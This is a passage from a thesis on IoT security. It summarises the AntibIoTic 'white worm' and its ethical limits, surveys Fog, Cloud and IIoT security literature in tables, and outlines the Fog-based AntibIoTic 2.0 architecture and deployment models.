


Figure 2.4: Example of how AntibIoTic 1.0 operates in a scenario where the hosting device is rebooted and AntibIoTic needs to infect it twice before securing it with a firmware update (source: [2]).

Then, we provide a detailed description of the AntibIoTic infrastructure and its main components. AntibIoTic 1.0 is composed of a Command-aNd-Control (CNC) Server which coordinates and controls the botnet of IoT devices that are running the AntibIoTic Bot to secure them. The architecture of AntibIoTic 1.0, inspired from the Mirai infrastructure, is depicted in Figure 2.5.

Finally, we compare AntibIoTic with similar solutions, as summarised in Table 2.2, and discuss its legal and ethical implications. AntibIoTic 1.0 acts as a white worm that gains control over vulnerable IoT devices to secure them. Even if the aim is to secure the Internet, accessing and interfering with any device without consent raises legal and ethical issues. These issues represent the main limitations of this solution.




Figure 2.5: Architecture of AntibIoTic 1.0 (source: [2]).

2.2.2 Closing Remarks

In this paper, we presented the first version of AntibIoTic and described its core idea, main features, and infrastructure, comparing it with similar solutions. At the end, we discussed the ethical and legal issues of AntibIoTic 1.0; these are the limitations of the white worm approach that prompted the need for a new design for AntibIoTic.

Table 2.2: Comparison between AntibIoTic 1.0 and similar solutions (adapted from [2]).

	BrickerBot	Hajime	Linux.Wifatch	**AntibIoTic 1.0**
Publicly documented	-	-	-	✓
Increase awareness and synergy	-	-	✓	✓
Notify device owners	-	✓	✓	✓
Temporary security	✓	✓	✓	✓
Permanent security	-	-	-	✓

Chapter 3

Literature Analysis: Fog, Cloud, IoT, and Cyber Security

The previous chapter delineated the motivation of this thesis. As Mirai demonstrated, the IoT security is a concrete problem to tackle, as it affects not only the vulnerable IoT endpoints, but also the global Internet. To this aim, we proposed AntibIoTic 1.0, but it had some legal implications that prompted for further research.

In this chapter, we investigate the literature to find inspiration on how to rely on Fog computing and related paradigms to re-design AntibIoTic. We overview the most popular modern paradigms, while having a special attention to cyber security: Fog computing, Cloud computing, and IIoT.

Section 3.1 is based on Paper C [3], Section 3.2 derives from Paper D [4], and Section 3.3 originates form Paper E [5].

3.1 [Paper C] Foundations and Evolution of Modern Computing Paradigms: Cloud, IoT, Edge, and Fog

Fog computing is a relatively new paradigm appeared in the literature in 2012 [20]. When we first started to study Fog computing, we could not find a clear and unique definition for it, and we found it hard to understand the differences between Fog, Edge computing, and similar approaches. This paper aims at addressing this research gap, providing a clear definition of Fog computing and clarifying its relation with modern computing paradigms: Cloud computing, Edge computing, and IoT.

3.1.1 Extended Summary

This paper studies the main modern computing paradigms: Internet of Things, Cloud computing, Edge computing, and Fog computing. It aims at highlighting the fundamental differences between them and their relations, showing their evolution over time and providing a clear definition for each of them.

First, we search for the initial appearance of each paradigm in the scientific literature in order to draw a roadmap of their origin. The analysis shows that, in 2004, Edge computing was the first paradigm to appear [21], followed by the Internet of Things in 2006 [22], and Cloud computing in 2008 [23]. Finally, Fog computing was first mentioned in 2012 [20].

Then, we study the evolution of the number of scientific publications related to IoT, Cloud, Edge, and Fog computing over the years. As shown in Figure 3.1, Cloud computing was the leading research topic until 2014, while research papers on IoT were steadily increasing and took the lead in 2015. The increasing interest in IoT also brought to a higher number of scientific publications related to Edge and Fog computing, as an evidence of the need to rely on new distributed paradigms to overcome the challenges that the surge in the number of IoT devices posed to Cloud computing.

Subsequently, we provide a formal definition for each paradigm. Cloud computing is “a model for enabling ubiquitous, convenient, on-demand network access to a shared pool of configurable computing resources (e.g., networks, servers, storage, applications, and services) that can be rapidly provisioned and released with minimal management effort or service provider interaction.” [24]. The Internet of Things is “a global infrastructure for the information society, enabling




Figure 3.1: Number of scientific publications related to IoT, Cloud, Edge, and Fog computing between 2002 and 2017 (source: [3]).

advanced services by interconnecting (physical and virtual) things based on existing and evolving interoperable information and communication technologies (ICT)" [25]. Edge computing refers to "the enabling technologies allowing computation to be performed at the edge of the network, on downstream data on behalf of Cloud services and upstream data on behalf of IoT services" [26]. Fog computing is "a system-level horizontal architecture that distributes resources and services of computing, storage, control and networking anywhere along the continuum from Cloud to Things, thereby accelerating the velocity of decision-making" [18].

Finally, we focus on Fog computing, locating it with respect to similar paradigms, *i.e.*, Edge computing, Mobile Cloud Computing (MCC), Cloudlet Computing (CC), and Mobile Edge Computing (MEC), and overviewing the benefits it brings in, amongst which the security. In our vision, MCC, CC, and MEC are different ways to implement the Edge computing paradigm, in terms of type of devices adopted, communication protocols used, and services offered. Fog computing is instead the "highest evolution" of Edge computing. It is the "glue between Cloud, IoT, and Edge", and it is not only limited at the edge of the network, but acts as an intermediate layer that ranges from the Cloud to the IoT, fully bridging the gap between the two. Fog computing provides not only services to the IoT devices, but also to the Cloud.

We conclude the paper by mentioning some of the open challenges of IoT, Cloud, Edge, and Fog computing as food for thoughts.

3.1.2 Closing Remarks

In this paper, we provided a clear picture of Fog computing and related paradigms, making it the go-to resource for the ones starting their research in Edge and Fog computing. This article is the paper we would have liked to find in the literature when we started the research in this area.

The understanding we acquired in the area of Fog computing with this paper represents an important stepping stone toward AntibIoTic 2.0.

3.2 [Paper D] Cyber-Storms Come from Clouds: Security of Cloud Computing in the IoT Era

IoT endpoints are often used as lightweight devices collecting data and forwarding it to powerful Cloud servers where the application intelligence and data analysis take place; thus, IoT systems are strongly dependent on the Cloud. As a result, analysing the security of Cloud computing is essential to address the IoT security problem.

In this paper, we propose an investigation of the Cloud computing security from an IoT perspective.

3.2.1 Extended Summary

This paper surveys the security issues of Cloud computing in the IoT era, analysing their relation with the IoT security. The paper builds on a picture of the IoT where Cloud computing is considered a core component of the Internet of Things. This picture is based on the consideration that “there is no IoT without Cloud”, thus, analysing the security of Cloud computing is a crucial step to improve the IoT security.




Figure 3.2: Classification of Cloud computing security issues (source: [3]).

We classify the security issues of Cloud computing with respect to three dimensions, as shown in Figure 3.2: Cloud-specific vs Generic, CIA (Confidentiality, Integrity, Availability) properties affected, architectural level involved.

First, we distinguish the security issues specific to Cloud computing (referred to as *Cloud-specific*) from security issues also existing in other paradigms and affecting the Cloud (referred to as *generic*). Then, we classify the security issues based on the architectural layer they occur at and the CIA security property they affect. Finally, we highlight the relationship of each security issue with Cloud and IoT. The results of the classification are summarized in Table 3.1 and Table 3.2.

Table 3.1: Summary of *Cloud-specific* security issues (source: [4]).
"✓": there exists literature indicating that the issue affects the property. "∼": we believe that the issue might affect the property. EXPLOITED/VICTIM: how IoT and Cloud are affected by the issue.

ARCHITECTURAL LEVEL	ISSUES	CONFIDENTIALITY	INTEGRITY	AVAILABILITY	EXPLOITED/VICTIM *(Cloud, IoT devices, Both)*
Virtualization	Multi-tenancy	✓		✓	Cloud/IoT devices
	VM isolation	✓	✓	✓	Cloud/IoT devices
	Virtual network	✓	∼	✓	Both/Both
	VM introspection	✓			Cloud/IoT devices
	VM management	✓	✓	✓	Cloud/Both
	VM migration	✓	✓	✓	Both/IoT devices
Application	Isolation	✓	✓	∼	Cloud/IoT devices
	Synchronization mechanisms	✓	✓	∼	Both/IoT devices
	Insecure APIs, management and control interfaces	∼	✓	∼	Both/Both
	Resource accounting			✓	IoT devices/Cloud
Network	Network under-provision			✓	Both/Both
Data Storage	Outsourcing	✓	✓		Cloud/IoT devices
	Data deletion	✓			Cloud/IoT devices
Multi-level	Economic sustainability			✓	Both/IoT devices

Table 3.2: Summary of *generic* Cloud computing security issues (source: [4]). "✓": there exists literature indicating that the issue affects the property. "∼": we believe that the issue might affect the property. EXPLOITED/VICTIM: how IoT and Cloud are affected by the issue.

ARCHITECTURAL LEVEL	ISSUES	CONFIDENTIALITY	INTEGRITY	AVAILABILITY	EXPLOITED/VICTIM *(Cloud, IoT devices, Both)*
Network	Man In The Middle (MITM) attack	✓	✓	✓	Both/Both
	DDoS attack			✓	Both/Both
Application	Cross-site scripting (XSS) attack	✓	∼		Cloud/IoT devices
	Injection flaws	✓	✓	✓	Cloud/Both
	Man in the Browser (MitB) attack	✓	✓	∼	IoT devices/Both
	Cross-Site Request Forgery (CSRF) attack	∼	✓		Cloud/IoT devices
	Hidden field manipulation and cookie poisoning	∼	✓		Cloud/IoT devices
	XML signature element wrapping	∼	✓		Cloud/Both
	Metadata spoofing attack	∼	✓	∼	Cloud/Both
	Application-bug level DoS attack			✓	Both/Both
	Flooding DoS attack			✓	Both/Both
Multi-level	Advanced persistent threats	✓	∼	∼	Both/Both

We complete the paper with a brief discussion on common security issues affecting IoT devices (such as lack of software updates, use of default passwords, and lack of encryption) and possible solutions to mitigate them.

3.2.2 Closing Remarks

In this paper, we provided a structured survey of security issues of Cloud computing while considering it a core component of the IoT architecture. Although the security issues we mentioned are related to the Cloud, they also affect the Internet of Things. As a result, this paper represents an important step towards a full understanding of the IoT security problem, necessary to propose a solution aimed at mitigating it.

3.3 [Paper E] A Systematic Survey of Industrial Internet of Things Security: Requirements and Fog Computing Opportunities

The Internet of Things is a network of computing devices exchanging data over the Internet without human interaction. The Industrial Internet of Things is a subset of the IoT that focuses specifically on industrial applications such as transportation, manufacturing, and healthcare. Thus, the security requirements of the IIoT are generally stricter than the IoT ones.

The IIoT is one of the key scenarios motivating the emersion of Fog computing. Therefore, in the paper summarised in this section, we systematically review the security requirements of the IIoT, and propose a discussion on the role that Fog computing can play with respect to such requirements.

3.3.1 Extended Summary

This paper proposes a systematic literature review of the IIoT security requirements, supported by a quantitative analysis of the results, and concluded with a discussion on how Fog computing relates to these requirements.

We survey the literature on IIoT security published between 2011 and 2019 using a systematic methodology to grant transparency and repeatability of the results. The research method we use is composed of different phases [27]. First, we define the research questions. Then, we formalise our search strategy, identifying the rights keywords and search strings to address the research questions. Subsequently, we perform a study selection to exclude papers not relevant to our work, repeating the process twice (with two different authors) to validate the selection. Finally, we thoroughly read the selected papers in order to identify, categorise, and discuss the IIoT security requirements, highlighting the research interest attracted by each of them over the target period. We extracted a total of 49 security requirements classified into eight categories. A summary of the resulting IIoT security requirements is reported in Table 3.3 in reverse popularity order. The popularity is obtained from the number of papers discussing each requirement with respect to the number of selected papers.

We also provide a quantitative analysis of the papers selected for the extraction of the security requirements. Specifically, we analyse the proliferation of publications related to IIoT security over the years, the geographical distribution of the research activity (based on the country of affiliation of the first author), and the most common publication venues. The results show that the number of publications related to IIoT security steadily increased from 2017, almost doubling every year. Chinese affiliations were the most active in this area (16.7 %), followed by German (11.9 %), Austrian (10 %), and American (7.0 %) ones. Related to publication venues, conference proceedings and journals were the favourite dissemination means, with the "IEEE Transaction on Industrial Informatics" journal being the most popular one.

To conclude, we discuss what role Fog computing can play with respect to the IIoT security requirements we identified, including solutions, limitations, and open challenges arisen from the intersection between Fog computing and the IIoT security.

3.3.2 Closing Remarks

In this paper, we presented a systematic literature review about the security of the IIoT, providing a quantitative and qualitative analysis of the results, and a discussion on the role of Fog computing can play in this area. The comprehensive and structured analysis performed in this work led us to understand the IIoT security landscape better, while highlighting research opportunities both in the IIoT and Fog computing. Being the IIoT a subset of the Internet of Things, the results of this work can often be generalised to suffice also the IoT security landscape.

This paper concluded the literature review chapter and laid the foundations for AntibIoTic 2.0, a distributed security system designed to secure any IoT deployments, especially IIoT ones, and in which the correlation between IoT and Fog is a crucial ingredient.

Table 3.3: Overview of the IIoT security requirements and their popularity (source: [8]). The percentage shows the number of papers addressing the single requirement with respect to the total number of papers investigated manually.

Popularity	ID	Security Requirement	Category	%
Very High	SM-01	Infrastructure monitoring	Security Monitoring	9.5%
	DSS-05	Secure external data storage	Data Security and Data Sharing	7.1%
	A-06	Mutual authentication	Authentication	4.6%
	MM-03	Security by design	Models and Methodologies	4.6%
High	DSS-02	Data confidentiality	Data Security and Data Sharing	3.9%
	A-02	Key distribution	Authentication	3.5%
	SM-02	Threat response	Security Monitoring	3.5%
	NS-07	Wireless transmission security	Network Security	3.5%
	MM-01	Adequate risk/threat assessment	Models and Methodologies	3.5%
	A-08	Minimization of user interaction	Authentication	2.8%
	AC-04	Decentralized access control	Access Control	2.8%
Medium	A-01	Multi-factor authentication	Authentication	2.5%
	NS-04	Network isolation	Network Security	2.5%
	A-07	Privacy-preserving authentication	Authentication	2.1%
	NS-05	Timeliness	Network Security	2.1%
	NS-06	Availability (DoS, jamming, etc.)	Network Security	2.1%
	A-03	Node addition, revocation, rekeying	Authentication	1.8%
	A-04	Decentralized key management	Authentication	1.8%
	AC-02	Fine-grained access control	Access Control	1.8%
	R-01	Continuation of operation with compromised subsystems	Resilience	1.8%
	R-03	Standards compliance	Resilience	1.8%
	A-10	Attestation	Authentication	1.4%
	AC-01	Handle dynamic changes	Access Control	1.4%
	M-01	Software updateability	Maintainability	1.4%
	M-08	Secure status transfer	Maintainability	1.4%
	DSS-04	Secure data transport	Data Security and Data Sharing	1.4%
	A-09	Non-repudation	Authentication	1.1%
	AC-06	Transparency	Access Control	1.1%
	M-02	Configuration updateability	Maintainability	1.1%
	M-03	Disturbance-free updates	Maintainability	1.1%
	DSS-06	Data flow control	Data Security and Data Sharing	1.1%
	DSS-07	Data protection legislation compliance	Data Security and Data Sharing	1.1%
	SM-04	Security policy enforcement	Security Monitoring	1.1%
	NS-01	Dynamicity of configuration	Network Security	1.1%
Low	AC-03	Centralized access control	Access Control	0.7%
	AC-05	Privacy-preserving access control	Access Control	0.7%
	M-05	Traceability	Maintainability	0.7%
	M-06	Compatibility	Maintainability	0.7%
	R-02	Operation with intermittent connectivity	Resilience	0.7%
	NS-03	Management overhead minimization	Network Security	0.7%
	A-05	Transitive authentication	Authentication	0.3%
	AC-07	Compatibility	Access Control	0.3%
	M-04	Usability of update process	Maintainability	0.3%
	M-07	Transparency	Maintainability	0.3%
	DSS-01	Data loss mitigation	Data Security and Data Sharing	0.3%
	DSS-03	Standardization	Data Security and Data Sharing	0.3%
	SM-03	Handle heterogeneous sources	Security Monitoring	0.3%
	NS-02	Security policy enforcement	Network Security	0.3%
	MM-02	Minimization of overall attack surface	Models and Methodologies	0.3%

Chapter 4

[Papers F, G, H] The Solution: AntibIoTic 2.0

In this chapter, we present AntibIoTic 2.0, a distributed system that relies on Fog computing to secure the Internet of Things. AntibIoTic 2.0 is an enhanced version of AntibIoTic 1.0 resulting from the research presented in the previous chapters. It maintains the core features of AntibIoTic 1.0, namely to secure the IoT and increase the awareness and synergy on the IoT security problem, while integrating Cloud and Fog computing in the architecture. The result is an improved system that not only overcomes the limitations of its predecessor, but that is designed to meet the requirements of the vast majority of IoT deployments, including IIoT and legacy ones, while being extremely versatile and scalable.

AntibIoTic 2.0 is based on 3 papers: Paper F [6], Paper G [7], and Paper H [8]. Paper F is the first paper on AntibIoTic 2.0. It introduces the new design obtained by including Fog computing in the AntibIoTic 1.0 system architecture. Paper G extends the work on AntibIoTic 2.0 giving more details on the system design and deployment, and providing a first Proof-of-Concept (PoC) of the solution. Finally, Paper H is, to date, the latest paper on AntibIoTic 2.0. It summarises and expands previous papers, largely enhancing AntibIoTic with respect to design and implementation, and adding an experimental evaluation of the system.

The rest of this chapter is mainly extracted from Paper H [8], the most complete and updated work on AntibIoTic 2.0.

4.1 Extended Summary

In this section, we provide an extended summary of AntibIoTic 2.0. First, we present the idea behind AntibIoTic 2.0, we introduce its design, and we discuss its deployment. Then, we overview the Proof-of-Concept we implemented for AntibIoTic 2.0, and we evaluate its resource usage. Finally, we briefly compare it with related work.

AntibIoTic 2.0 is a distributed security system that relies on Fog computing to protect the Internet of Things. It is composed of two main parts: the backbone and the edge. The backbone includes core Fog nodes and powerful Cloud servers aimed at coordinating and supporting the operations at the edge. The edge is composed of the AntibIoTic agent, running on each IoT device, and the AntibIoTic gateway, running on an edge Fog node configured to be the network gateway of the IoT deployment. A high-level overview of AntibIoTic 2.0 is reported in Figure 4.1.

AntibIoTic 2.0 provides both fine-grain host security and network-level protection, keeping the overhead on each IoT endpoint extremely low. Anonymized and aggregated data collected by the system components are used to improve AntibIoTic continually. The data can also be published via the AntibIoTic web interfaces to provide data and statics about the IoT security landscape aimed at increasing the awareness on the IoT security problem and pushing the collaboration within the community. The solution is designed to be versatile, scalable, and easy to deploy (also in legacy IoT settings), thanks to the integration with Fog computing.

The system architecture of AntibIoTic 2.0 is depicted in Figure 4.2. Each component of the system is composed of different modules, with different functions. The AntibIoTic agent is the software running on the IoT devices. It asses the security posture of the device and secures it. To this aim, the agent interacts locally with the AntibIoTic gateway. The agent is composed of four modules: stub, sentinel, sanitizer, and reporter. The AntibIoTic gateway is the software running on the edge Fog node acting as the network gateway of the IoT deployment. It provides network-level protection and interacts with the AntibIoTic agent to improve the device-level security. The AntibIoTic gateway also decides whether IoT devices are allowed to the Internet, depending on their security posture and the configuration of the IoT deployment. It interacts with the




Figure 4.1: Overview of AntibIoTic 2.0, the Fog-enhanced distributed security system for the Internet of Things (source: [8]).

backbone of the architecture to both send and receive information, and it offers a human interface for network administrators. The AntibIoTic gateway is composed of seven modules: handler, loader, spotter, logger, informer, local panel, and watchdog. The AntibIoTic backbone is constituted of core Fog nodes and Cloud servers organized in a hierarchical structure to support the operations at each IoT deployment. Similarly to a Security Information and Event Management (SIEM) system, it collects data from the IoT deployments at the edge and processes them to extract information that are both used to improve the system and published to increase the awareness and encourage the synergy on the IoT security problem. The AntibIoTic backbone is composed of six logical modules that can be physically distributed anywhere between Cloud and Fog, depending on available nodes and resources: aggregator, parser, correlator, interpreter, data manager, web server. An example of interaction between the main components of AntibIoTic 2.0 is provided in Figure 4.3. The full list of services offered by AntibIoTic 2.0 is provided in Table 4.1, along with the module in charge for each service. For more details on each module of AntibIoTic 2.0 refer to Section 4.1 of Paper H.




Figure 4.2: System architecture of AntibIoTic 2.0 (source: [8]).

AntibIoTic 2.0 is designed to be easy to deploy in different scenarios. We have introduced three main deployment models: private AntibIoTic, AntibIoTic as a service, and hybrid AntibIoTic. In a private deployment of AntibIoTic, the user is responsible for the entire infrastructure, from the backbone to the edge. This model is the most demanding one, but it grants full customization and privacy control; thus, it is mainly recommended for big corporations (e.g., governments or multinationals). Alternatively, AntibIoTic can be offered as a security service from an external provider controlling both the backbone and the edge of the infrastructure. This model offers an inexpensive and easy way for small companies and consumers to secure their IoT network, to the detriment of the control and customization over the entire infrastructure. AntibIoTic can also be deployed with a hybrid approach where the user manages only the edge of the infrastructure and relies on an external provider for the AntibIoTic backbone. This approach represents a trade-off between costs and control, and it is ideal for medium-sized companies. Regardless of the deployment model chosen, AntibIoTic 2.0 is usually easier to install in IoT deployments with a large number




Figure 4.3: Example of interaction between AntibIoTic 2.0 main components (source: [8]).

of the same type of devices, rather than in a network with endpoints all different from each other. Thus, AntibIoTic 2.0 is an especially good fit for Industrial IoT networks.

